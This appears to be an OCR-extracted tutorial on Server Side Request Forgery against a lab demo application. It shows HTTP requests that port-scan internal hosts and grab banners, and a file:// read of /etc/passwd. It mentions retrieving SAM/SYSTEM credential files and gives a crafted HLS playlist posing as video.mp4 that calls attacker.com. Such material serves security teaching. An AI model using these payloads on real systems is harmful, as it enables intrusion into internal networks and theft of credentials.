
SSRF
Server Side Request Forgery

1. What is SSRF?

In short its Server Side Request Forgery is a vulnerability class that describes the behaviour of a server making a request that's under the attacker's control.

In simple

Attacker --→ vulnerable application → intranet server

Scan port 8080 → Ok sending request to intranet → Response port is closed

Ohh is it ? ← Boss port is closed ← Sending Response

In the above example attacker simply need a vulnerable application which process attacker requests and forward them to internal hosts. Internal host will respond with either success or fail response so, this response will be displayed by vulnerable application back to attacker. In this way attacker can read files of other hosts in intranet or he can scan the ports and do further intrusion.

2. Detection

It's very simple to detect vulnerability like SSRF as we see this mostly while processing URL's or any other file/data fetching requests.

Some of scenarios that we can observe are as below.

- Application trying to fetch and display images from remote url
- Loading wsdl files remotely and processing api requests according to that
- Application making use of remote webhooks to process callback urls
- Application processing xml/svg content to fetch other hosts data.
- And so on.

Based on response from public facing application SSRF is classified as below.

- Direct SSRF (We can see banner directly)
- Indirect SSRF (Bool/Time delay based – where only true/false or time delay tell us ports/existing file status)


3. Exploitation

Cross Site Port Attack:

With help of SSRF vulnerability we can intrude into intranet applications which are normally not accessible from outside. We start with simple port scan to complete exploitation by using **X**ross **S**ite **P**ort **A**ttack where we can easily identify open ports and grab the banner of services running on open ports.

For demonstration we have an application called Employee Management System where user can update his profile by providing remote image url.

Below scenario describes how we can scan internet facing applications ports and grab the banner. Instead of scanning other publicly accessible servers we can scan same server itself by replacing ip with localhost.



Sample intercepted request looks like below.

```
POST /mgmt/remote.php HTTP/1.1
Host: 192.168.146.131
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.146.131/mgmt/editbuddy.php
Cookie: PHPSESSID=oc5obkug17otm09m2v5h7gsek2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

url=http%3A%2F%2F192.168.146.128%2Frose.jpg&Submit=Submit
```

Instead of just image fetching we can input a port number which may show us status of whether port is open or closed.

```
POST /mgmt/remote.php HTTP/1.1
Host: 192.168.146.131
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.146.131/mgmt/editbuddy.php
Cookie: PHPSESSID=oc5obkug17otm09m2v5h7gsek2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 57

url=http%3A%2F%2F192.168.146.128:22%2Frose.jpg&Submit=Submit
```

The response from external host for example here 192.168.146.128 is showing that the SSH port is open and the banner of SSH is exposed in response.

```
HTTP/1.1 200 OK
Date: Wed, 07 Mar 2018 09:21:08 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
refresh: 0,url=editbuddy.php
Vary: Accept-Encoding
Content-Length: 270
Connection: close
Content-Type: text/html

 <br />
<b>Warning</b>:  file_get_contents(http://192.168.146.128:22/rose.jpg): failed to open stream:
HTTP request failed! SSH-2.0-OpenSSH_7.5p1 Debian-10
 in <b>/var/www/html/mgmt/remote.php</b> on line <b>6</b><br />
<script>alert("Updated Successfully :)")</script>
```


From the below response we can conclude that FTP port is closed.

```
POST /mgmt/remote.php HTTP/1.1
Host: 192.168.146.131
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0)
Gecko/20100101 Firefox/52.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.
8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.146.131/mgmt/editbuddy.php
Cookie: PHPSESSID=oc5obkug17otm09m2v5h7gsek2
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 60

url=http%3A%2F%2F192.168.146.128:21%2Frose.jpg&Submit=Submit
```


```
HTTP/1.1 200 OK
Date: Wed, 07 Mar 2018 09:24:37 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate,
post-check=0, pre-check=0
Pragma: no-cache
refresh: 0,url=editbuddy.php
Vary: Accept-Encoding
Content-Length: 234
Connection: close
Content-Type: text/html

 <br />
<b>Warning</b>:
file_get_contents(http://192.168.146.128:21/rose.jpg):
failed to open stream: Connection refused in
<b>/var/www/html/mgmt/remote.php</b> on line <b>6</b><br />
<script>alert("Updated Successfully :)")</script>
```


In this way we can do service enumeration on public facing servers. But normally also we can intrude into public facing servers right. The main focus of Server Side Request Forgery vulnerability is intruding into applications which are not accessible from outside networks.

Below diagram illustrates the view how we can intrude into internal networks



Here public facing application is Employee management system. If we observe the application source in depth we will come across strange javascript file called **internalhook.js** where this EMS making use of some Ajax calls to fetch data from internal application **192.168.56.101**





The ip which we have found is not accessible normally from public network.

```
root@kali:~# ping 192.168.56.101
PING 192.168.56.101 (192.168.56.101) 56(84) bytes of data.
From 192.168.146.128 icmp_seq=1 Destination Host Unreachable
From 192.168.146.128 icmp_seq=2 Destination Host Unreachable
From 192.168.146.128 icmp_seq=3 Destination Host Unreachable
^C
--- 192.168.56.101 ping statistics ---
5 packets transmitted, 0 received, +3 errors, 100% packet loss, time 4101ms
pipe 4
root@kali:~# GET http://192.168.56.101
Can't connect to 192.168.56.101:80

No route to host at /usr/share/perl5/LWP/Protocol/http.pm line 47.
root@kali:~#
```


We have successfully identified internal ip address with which we can proceed with our normal enumeration – port scanning and banner grabbing.

The basic request shows response like below.

```
POST /mgmt/remote.php HTTP/1.1
Host: 192.168.146.131
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.146.131/mgmt/editbuddy.php
Cookie: PHPSESSID=dket0veaj7ini8se2fisdtrtt4
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 39

url=http://192.168.56.101&Submit=Submit
```

```
HTTP/1.1 200 OK
Date: Wed, 07 Mar 2018 13:57:27 GMT
Server: Apache/2.4.7 (Ubuntu)
X-Powered-By: PHP/5.5.9-1ubuntu4.22
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache,
must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
refresh: 0,url=editbuddy.php
Content-Length: 50
Connection: close
Content-Type: text/html

 <script>alert("Updated Successfully
:)")</script>
```

Looks like image uploaded (means remote content fetched and saved in some image format) successfully in EMS application. Let's check what image contains inside.



Woah! XAMPP server is running on port 80. Let's explore more on other ports. To scan all ports its difficult task so we automate this with burp intruder.

After downloading and observing the images which are fetched remotely for every request, we come to know that on port 8600 HttpServer is running based on html data that we have retrieved.


```
root@kali:~# wget http://192.168.146.131/mgmt/uploads/233994800profile.jpg
--2018-03-07 20:06:58--  http://192.168.146.131/mgmt/uploads/233994800profile.jp
g
Connecting to 192.168.146.131:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 100 [image/jpeg]
Saving to: '233994800profile.jpg'

233994800profile.jp 100%[===================>]     100  --.-KB/s    in 0s

2018-03-07 20:06:58 (12.9 MB/s) - '233994800profile.jpg' saved [100/100]

root@kali:~# cat 233994800profile.jpg
<html>
<title>Internal HTTPServer</title>
<body>
Welcome to Internal HTTPServer
</body>
</html>root@kali:~#
```

If we google/searchsploit for HTTPServer quick vulnerabilities we can see below vulnerability.

```
root@kali:~# searchsploit httpserver
---------------------------------------------- ----------------------------------
 Exploit Title                                |  Path
                                              | (/usr/share/exploitdb/platforms/)
---------------------------------------------- ----------------------------------
GeoHttpServer - Remote Denial of Service      | windows/dos/12531.pl
GeoVision (GeoHttpServer) Webcams - Remote F | hardware/webapps/37258.py
HttpServer 1.0 - Directory Traversal          | windows/remote/41638.txt
Mabry Software HTTPServer/X 1.0 0.047 - File | windows/remote/22892.txt
MiniHTTPServer Web Forum & File Sharing Serv | windows/remote/2651.c
MiniHTTPServer Web Forums Server 1.x/2.0 - D | windows/remote/22795.txt
Python CGIHTTPServer - Encoded Directory Tra | multiple/webapps/33894.txt
---------------------------------------------- ----------------------------------
```

Cool ! now we can go ahead with exploitation of HttpServer which is accessible at **192.168.56.101:8600**

To confirm the vulnerability let's download **win.ini** file from the server.




We can now proceed with gaining more information about internal server. We can also download sensitive files called **SAM/SYSTEM** files from windows machine which contains windows credentials information.

In this way we can further pivot into other internal network machines by using SSRF vulnerability.

Local File Read/ Data Ex-Filtration

Other than just scanning the ports for services information we can also read files from same server.


We can make use of other URL schema like **file://** to read /etc/passwd or other files from local server.



We can also make use of other URL schema support like below.


Dict:// - used to refer to definitions or wordlists available

When an attacker provide **dict:**// url schema then he can ex-filtrate libcurl (library used for fetching remote url) version.



Tftp:// - used to transfer to/from remote system

An attacker can send malformed data via UDP packets using **tftp://** url schema



We can also perform SSRF when application processing Http Live Streaming media like avi/mp4 or other formats.

FFMPEG

An example playlist file looks like below.

```
#EXTM3U
#EXT-X-PLAYLIST-TYPE:VOD
#EXT-X-TARGETDURATION:10
#EXT-X-VERSION:3
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://example.com/movie1/fileSequenceA.ts
#EXTINF:10.0,
http://example.com/movie1/fileSequenceB.ts
#EXTINF:10.0,
http://example.com/movie1/fileSequenceC.ts
#EXTINF:9.0,
http://example.com/movie1/fileSequenceD.ts
#EXT-X-ENDLIST
```

We can manipulate the above sample file as below to initiate GET request to our controlled domain.


```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://attacker.com:1234/8.mp4
#EXT-X-ENDLIST
```

We need to save this file as video.mp4 and upload it to sample application where it is processing media format.

Sample usage of ffmpeg conversion in PHP is as follows

```
// Open your video file
$video = $ffmpeg->open( 'video.mp4' );

// Set an audio format
$audio_format = new FFMpeg\Format\Audio\Mp3();

// Extract the audio into a new file as mp3
$video->save($audio_format, 'audio.mp3');

// Set the audio file
$audio = $ffmpeg->open( 'audio.mp3' );

// Create the waveform
$waveform = $audio->waveform();
$waveform->save( 'waveform.png' );
```


Our application will process the uploaded media and converts them to compressed and stable *.avi format.



We can abuse this feature by upload a sample **video.mp4** file which contains below code.

```
#EXTM3U
#EXT-X-MEDIA-SEQUENCE:0
#EXTINF:10.0,
http://192.168.146.128:1234/8.mp4
    #EXT-X-ENDLIST
```

Immediately after file upload we can see incoming GET request to our server



But problem is how we can read responses as we need response to identify ports/services behaviour and file existence verification.

